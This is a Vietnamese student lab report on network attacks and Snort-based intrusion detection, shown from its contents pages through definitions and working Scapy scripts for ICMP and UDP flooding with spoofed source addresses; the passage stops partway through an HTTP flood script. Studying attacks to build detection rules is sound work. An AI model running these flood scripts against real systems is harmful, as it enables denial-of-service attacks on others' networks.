

Đại Học Cần Thơ
Trường Công Nghệ Thông Tin & Truyền Thông



BÁO CÁO
KỸ THUẬT PHÁT HIỆN TẤN CÔNG MẠNG

Mã học phần: CT227

CHỦ ĐỀ:

**NGHIÊN CỨU CÁC HÌNH THỨC TẤN CÔNG MẠNG VÀ XÂY
DỰNG GIẢI PHÁP PHÁT HIỆN XÂM NHẬP MẠNG Dựa TRÊN
CÁC LUẬT VỚI HỆ THỐNG SNORT**

Sinh viên thực hiện:

- Nguyễn Trần Đăng Khoa B1908333
- Nguyễn Thị Anh Thư B1908364
- Trịnh Minh Quốc B1908409

Cán bộ hướng dẫn:

PGS. TS. Đỗ Thanh Nghị

MỤC LỤC

Chương 1: Các tấn công mạng phổ biến	1
1. ICMP Flood (Ping Flood)	1
1.1. Định nghĩa.....	1
1.2. Nguyên lý và các bước tấn công	1
1.3. Code chương trình và demo	2
1.3.1. Code chương trình	2
1.3.2. Demo	2
2. UDP Flood	4
2.1. Định nghĩa.....	4
2.2. Nguyên lý và các bước tấn công	4
2.3. Code chương trình và demo	5
2.3.1. Code chương trình	5
2.3.2. Demo	6
3. HTTP Flood	7
3.1. Định nghĩa.....	7
3.2. Nguyên lý và các bước tấn công	7
3.3. Code chương trình và demo	8
3.3.1. Code chương trình	8
3.3.2. Demo	9
4. SQL Injection	10
4.1. Định nghĩa.....	10
4.2. Nguyên lý và các bước tấn công	10
4.3. Code chương trình và demo	11
4.3.1. Web Server và trang Login	11
4.3.2. Demo	13
5. Ping of Death	15
5.1. Định nghĩa.....	15
5.2. Nguyên lý và các bước tấn công	15
5.3. Code chương trình và demo	15
5.3.1. Code chương trình	15

5.3.2. Demo	16
6. Nghe lén Website	17
6.1. Định nghĩa.....	17
6.2. Nguyên lý và các bước tấn công	17
6.3. Code chương trình và demo	17
6.3.1. Code chương trình	17
6.3.2. Demo	18
7. TCP Flood (SYN Flood)	19
7.1. Định nghĩa.....	19
7.2. Nguyên lý và các bước tấn công	19
7.3. Code chương trình và demo	20
7.3.1. Code chương trình	20
7.3.2. Demo	20
8. Nmap Scan	21
8.1. Định nghĩa.....	21
8.2. Nmap trong quét cổng	21
8.3. Demo	22
9. ARP Poisoning	24
9.1. Định nghĩa.....	24
9.2. Nguyên lý và các bước tấn công	24
9.3. Code chương trình và demo	26
9.3.1. Code chương trình	26
9.3.2. Demo	26
Chương 2: Cài đặt Snort, Barnyard và BASE	27
1. Cài đặt Snort	27
2. Cài đặt Barnyard	30
3. Cài đặt BASE	32
Chương 3: Demo Snort Rules và BASE	34
1. Giới thiệu Snort Rules và BASE	34
1.1. Snort Rules	34
1.1.1. Giới thiệu về Snort	34
1.1.2. Kiến trúc của Snort	35
1.1.3. Cấu trúc của Snort Rules	35
1.2. Giới thiệu về BASE	36

2. ICMP Flood (Ping Flood)	37
2.1. Rule	37
2.2. Demo	37
3. UDP Flood	38
3.1. Rule	38
3.2. Demo	38
4. SQL Injection	39
4.1. Rule	39
4.2. Demo	39
5. Ping of Death	39
5.1. Rule	39
5.2. Demo	40
6. TCP Flood (SYN Flood)	40
6.1. Rule	40
6.2. Demo	41
7. Nmap Scan	41
7.1. Rule	41
7.2. Demo	42
8. HTTP Flood	43
8.1. Rule	43
8.2. Demo	43
Chương 4: Kết luận	45
1. Kết quả đạt được	45
2. Mật hạn chế	45
3. Hướng phát triển	45
TÀI LIỆU THAM KHẢO	46

MỤC LỤC ĂNH

Ảnh 1. ICMP Flood (Ping Flood) Attack	1
Ảnh 2. Thực hiện chương trình tấn công ICMP Flood (Ping Flood)	2
Ảnh 3. Quan sát ICMP Flood (Ping Flood) Attack bằng công cụ Wireshark	3
Ảnh 4. <i>Quan sát ICMP Flood (Ping Flood) Attack bằng công cụ Wireshark (1)</i>	4
Ảnh 5. Quan sát ICMP Flood (Ping Flood) Attack bằng công cụ Wireshark (2)	4
Ảnh 6. UDP Flood Attack	5
Ảnh 7. Thực hiện chương trình tấn công UDP Flood	6
Ảnh 8. Quan sát UDP Flood Attack bằng công cụ Wireshark	6
Ảnh 9. <i>Quan sát UDP Flood Attack bằng công cụ Wireshark (1)</i>	6
Ảnh 10. Quan sát UDP Flood Attack bằng công cụ Wireshark (2)	7
Ảnh 11. Thực hiện chương trình tấn công HTTP Flood	9
Ảnh 12. Quan sát HTTP Flood Attack bằng công cụ Wireshark	9
Ảnh 13. Quan sát HTTP Flood Attack bằng công cụ Wireshark (1)	10
Ảnh 14. Quan sát HTTP Flood Attack bằng công cụ Wireshark (2)	10
Ảnh 15. SQL Injection	11
Ảnh 16. File login.html	11
Ảnh 17. File logindb.php	12
Ảnh 18. Tạo thành công cơ sở dữ liệu người dùng	13
Ảnh 19. Trang Login	13
Ảnh 20. Kết quả hiển thị đăng nhập không thành công (sai username hoặc password) (1)	13
Ảnh 21. Kết quả hiển thị đăng nhập không thành công (sai username hoặc password) (2)	14
Ảnh 22. Kết quả hiển thị khi đăng nhập thành công (đúng username hoặc password) (1)	14
Ảnh 23. Kết quả hiển thị khi đăng nhập thành công (đúng username hoặc password) (2)	14
Ảnh 24. Kết quả hiển thị khi khai thác lỗ hổng SQL Injection (1)	14
Ảnh 25. Kết quả hiển thị khi khai thác lỗ hổng SQL Injection (2)	15
Ảnh 26. Ping of Death	15
Ảnh 27. Thực hiện chương trình tấn công Ping of Death	16
Ảnh 28. Quan sát Quan sát Ping of Death Attack bằng công cụ Wireshark (1)	16
Ảnh 29. Quan sát Quan sát Ping of Death Attack bằng công cụ Wireshark (2)	17
Ảnh 30. Kết quả hiển thị khi thực hiện chương trình nghe lén	18
Ảnh 31. TCP Flood (SYN Flood)	19
Ảnh 32. Kết quả hiển thị khi thực hiện chương trình TCP Flood Attack	20
Ảnh 33. Quan sát Quan sát TCP Flood (SYN Flood) Attack bằng công cụ Wireshark (1)	21

Ảnh 34. Quan sát Quan sát TCP Flood (SYN Flood) Attack bằng công cụ Wireshark (2)	21
Ảnh 35. Sử dụng công cụ NMAP quét dịch vụ trên cổng 22 của máy Victim (1)	22
Ảnh 36. Sử dụng công cụ NMAP quét dịch vụ trên cổng 22 của máy Victim (2)	23
Ảnh 37. Quan sát bằng công cụ Wireshark	23
Ảnh 38. Thực hiện chương trình ARP Poisoning Attack	26
Ảnh 39. Địa chỉ trước khi bị tấn công	27
Ảnh 40. Địa chỉ sau khi bị tấn công	27
Ảnh 41. Instal Snort	27
Ảnh 42. File cấu hình snort.conf	28
Ảnh 43. Thêm đường dẫn đọc local.rules	28
Ảnh 44. Kiểm tra file cấu hình (1)	29
Ảnh 45. Kiểm tra file cấu hình (2)	30
Ảnh 46. Phát hiện lệnh ping	30
Ảnh 47. Giao diện BASE (1)	33
Ảnh 48. Giao diện BASE(2)	33
Ảnh 49. Giao diện BASE(3)	34
Ảnh 50. Giao diện BASE(4)	34
Ảnh 51. Thực hiện ICMP Flood Attack trên máy attacker	37
Ảnh 52. Snort phát hiện ICMP Flood Attack trên máy victim	37
Ảnh 53. Các cảnh báo được lưu và hiển thị trên BASE	37
Ảnh 54. Thực hiện UDP Flood Attack trên máy attacker	38
Ảnh 55. Snort phát hiện UDP Flood Attack trên máy victim	38
Ảnh 56. Các cảnh báo được lưu và hiển thị trên BASE	38
Ảnh 57. Thực hiện tấn công SQL Injection (1=1) trên máy attacker (1)	39
Ảnh 58. Thực hiện tấn công SQL Injection (1=1) trên máy attacker (2)	39
Ảnh 59. Snort phát hiện SQL Injection attack trên máy victim	39
Ảnh 60. Thực hiện tấn công SQL Injection (1=1) trên máy attacker (1)	40
Ảnh 61. Thực hiện tấn công SQL Injection (1=1) trên máy attacker (2)	40
Ảnh 62. Snort phát hiện Ping of Death attack trên máy victim	40
Ảnh 63. Thực hiện tấn công TCP Flood trên máy attacker	41
Ảnh 64. Snort phát hiện TCP Flood attack trên máy victim	41
Ảnh 65. Các cảnh báo được lưu và hiển thị trên BASE	41
Ảnh 66. Thực hiện Scan Nmap (1)	42
Ảnh 67. Thực hiện Scan Nmap (2)	42
Ảnh 68. Thực hiện Scan Nmap (3)	43
Ảnh 69. Snort phát hiện TCP Scan Nmap trên máy victim	43
Ảnh 70. Các cảnh báo được lưu và hiển thị trên BASE	43
Ảnh 71. HTTP Flood Attack	44
Ảnh 72. Phát hiện HTTP Flood Attack bằng snort	44
Ảnh 73. Dữ liệu được lưu lên BASE	45

BÀI TẬP 2-3

Nghiên cứu thực hiện tấn công mạng

Chương 1: Các tấn công mạng phổ biến

1. ICMP Flood (Ping Flood)

1.1. Định nghĩa


Là cuộc tấn công Ddos, trong đó kẻ tấn công cố gắng áp đảo một thiết bị mục tiêu bằng các yêu cầu packets ICMP. Khiến mục tiêu không thể có lưu lượng truy cập bình thường. Khi lưu lượng tấn công đến từ nhiều thiết bị, cuộc tấn công sẽ trở thành một tấn công DDoS hoặc phân tán.

1.2. Nguyên lý và các bước tấn công

Bước 1: Kẻ tấn công gửi nhiều packets echo-request ICMP đến server mục tiêu bằng nhiều thiết bị.

Bước 2: Sau đó, máy chủ mục tiêu sẽ gửi packets echo-reply ICMP đến từng địa chỉ IP của thiết bị yêu cầu phản hồi.

Dấu hiệu gây thiệt hại của Ping Flood tỷ lệ thuận với số lượng yêu cầu được gửi đến server mục tiêu. Khác với các cuộc tấn công DDoS dựa trên như khuếch đại NTP và khuếch đại DNS. Lưu lượng tấn công Ping Flood là đối xứng. Lượng băng thông mà thiết bị mục tiêu nhận được chỉ đơn giản. Là tổng của tổng lưu lượng được gửi từ mỗi bot.



Ảnh 1. ICMP Flood (Ping Flood) Attack

1.3. Code chương trình và demo

1.3.1. Code chương trình

```

import threading
from scapy.all import *
# tarIP = input("Target IP:")
# countThread = int(input("Enter Threads:"))

def icmpFlood(dest):
    for x in range(100):
        IP_Packet = IP()
        IP_Packet.src = str(RandIP())
        IP_Packet.dst = dest
        send(IP_Packet/ICMP(),verbose=False)
        print("-"*35 + "ICMP FLOOD"+35*"-"+ "\n")
threads = []
for _ in range(10):
    t = threading.Thread(target=icmpFlood,args=("192.168.1.1",))
    t.start()
    threads.append(t)
for thread in threads:
    thread.join()

```

Nhập vào địa chỉ IP của máy mục tiêu (có thể dùng)

Địa chỉ IP của máy mục tiêu

1.3.2. Demo

b1908333@attacker: ~/code


File Edit View Search Terminal Help

b1908333@attacker:~/code\$ sudo python3 icmpFlood.py
[sudo] password for b1908333:
WARNING: No route found for IPv6 destination :: (no default route?). This affects only IPv6


----- ICMP FLOOD -----
----- ICMP FLOOD -----


Ảnh 2. Thực hiện chương trình tấn công ICMP Flood (Ping Flood)

Trên máy Attacker:



Ảnh 3. Quan sát ICMP Flood (Ping Flood) Attack bằng công cụ Wireshark
- Trên máy Victim:



Ảnh 4. Quan sát ICMP Flood (Ping Flood) Attack bằng công cụ Wireshark (1)*Ảnh 5. Quan sát ICMP Flood (Ping Flood) Attack bằng công cụ Wireshark (2)*


2. UDP Flood

2.1. Định nghĩa

Tấn công UDP FLood chính là một kiểu tấn công Ddos. Trong đó một số lượng lớn các packets User Datagram Protocol (UDP) được gửi đến server. Mục tiêu nhằm áp đảo khả năng xử lý và phản hồi của thiết bị. Firewall bảo vệ server mục tiêu cũng có thể bị cạn kiệt do UDP Flood. Dẫn đến Ddos với lưu lượng 1 cách hợp pháp.

2.2. Nguyên lý và các bước tấn công

- Khi một kẻ tấn công gửi các gói tin UDP với một địa chỉ IP giả mạo, địa chỉ người gửi đến các port ngẫu nhiên trên hệ thống đích
- Về phía hệ thống, quy trình sau đây phải được lặp lại cho mỗi gói tin đến
- Kiểm tra cổng được quy định trong gói UDP để tìm application listening. Vì nó là một port được chọn ngẫu nhiên, điều này thường không phải như vậy
- Gửi một gói ICMP “không thể truy cập đến địa chỉ IP đã bị giả mạo, các gói này thường được nhận bởi một số người ngoài cuộc ngẫu nhiên khác.



Ảnh 6. UDP Flood Attack

2.3. Code chương trình và demo

2.3.1. Code chương trình

```
from scapy.all import *
import threading
# tarIP = input("Target IP:")
# countThread = int(input("Enter Threads:"))

def udpFlood(dest):
    for x in range(100):
        IP_Packet = IP()
        IP_Packet.src = str(RandIP())
        IP_Packet.dst = dest


        UDP_Packet = UDP()
        UDP_Packet.dport = RandShort()

        send(IP_Packet/fuzz(UDP_Packet),verbose=False)
        print("-"*35 + "UDP FLOOD"+35*"-"+ "\n")
threads = []
for _ in range(10):
    t = threading.Thread(target=udpFlood,args=("192.168.1.17",))
    t.start()
    threads.append(t)
for thread in threads:
    thread.join()
```

Địa chỉ IP của máy mục tiêu


2.3.2. Demo

- Trên máy Attacker:




```
b1908333@attacker:~/code$ sudo python3 udpFlood.py
[sudo] password for b1908333:
WARNING: No route found for IPv6 destination :: (no default route?). This affects only IPv6
-----UDP FLOOD-----
-----UDP FLOOD-----
```

Ảnh 7. Thực hiện chương trình tấn công UDP Flood




Ảnh 8. Quan sát UDP Flood Attack bằng công cụ Wireshark

Trên máy Victim:



```
b1908333@b1908333:~$ sudo wireshark
QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'
```

Ảnh 9. Quan sát UDP Flood Attack bằng công cụ Wireshark (I)



Ảnh 10. Quan sát UDP Flood Attack bằng công cụ Wireshark (2)

3. HTTP Flood

3.1. Định nghĩa

Tấn công HTTP flood là một loại tấn công từ chối dịch vụ phân tán (DDoS). Được thiết kế để áp đảo server mục tiêu với các yêu cầu HTTP. Khi mục tiêu đã bão hòa với các yêu cầu và không thể đáp ứng lưu lượng truy cập thông thường. Việc từ chối dịch vụ sẽ xảy ra đối với các yêu cầu bổ sung từ người dùng thực tế.

3.2. Nguyên lý và các bước tấn công

Các cuộc tấn công HTTP flood là một loại tấn công lớp “layer 7”. “layer 7” là ứng dụng của mô hình OSI và đề cập đến các giao thức internet như HTTP. HTTP là cơ sở của các yêu cầu internet dựa trên trình duyệt. Thường được sử dụng để tải các trang web hoặc gửi nội dung biểu mẫu qua Internet. Giảm thiểu các cuộc tấn công layer ứng dụng đặc biệt phức tạp. Bởi vì lưu lượng độc hại rất khó phân biệt với lưu lượng thông thường.

Để đạt được hiệu quả tối đa, các tác nhân độc hại thường sử dụng hoặc tạo ra các botnet để tối đa hóa tác động của cuộc tấn công của họ. Bằng cách sử dụng nhiều thiết bị bị nhiễm phần mềm độc hại. Kẻ tấn công có thể tận dụng những nỗ lực của chúng tung ra một khối lưu lượng tấn công lớn hơn.

Có hai loại tấn công HTTP flood:

- Tấn công HTTP GET:

Hình thức tấn công này, nhiều máy tính hoặc thiết bị khác phối hợp để gửi nhiều yêu cầu cho hình ảnh, tệp hoặc một số dữ liệu khác từ server mục tiêu. Khi mục tiêu

bị quá tải (ngập) trong các yêu cầu và phản hồi đến, việc từ chối dịch vụ sẽ xảy ra đối với các yêu cầu bổ sung từ các nguồn lưu lượng hợp pháp.

- Tân công POST HTTP:

Thông thường khi một biểu mẫu được gửi trên một trang web, server phải xử lý yêu cầu đến và đẩy dữ liệu vào một layer liên tục, thường là cơ sở dữ liệu. Quá trình xử lý dữ liệu biểu mẫu và chạy các lệnh cơ sở dữ liệu cần thiết là tương đối nhiều so với lượng sức mạnh xử lý và băng thông cần thiết để gửi yêu cầu POST. Cuộc tấn công này sử dụng sự chênh lệch về mức tiêu thụ tài nguyên tương đối, bằng cách gửi trực tiếp nhiều yêu cầu bài đến máy chủ được nhắm mục tiêu cho đến khi dung lượng của nó bị bão hòa và xảy ra sự từ chối dịch vụ.

3.3. Code chương trình và demo

3.3.1. Code chương trình

```
from scapy.all import *
import random
import sys

dest = sys.argv[1]
try:
    if sys.argv[2]:
        getStr = sys.argv[2]
except :
    getStr = 'GET / HTTP/1.1\r\nHost:' + dest + '\r\nAccept-Encoding: gzip, deflate\r\n\r\n'

try:
    if sys.argv[3]:
        max = int(sys.argv[3])
except:
    max = 100

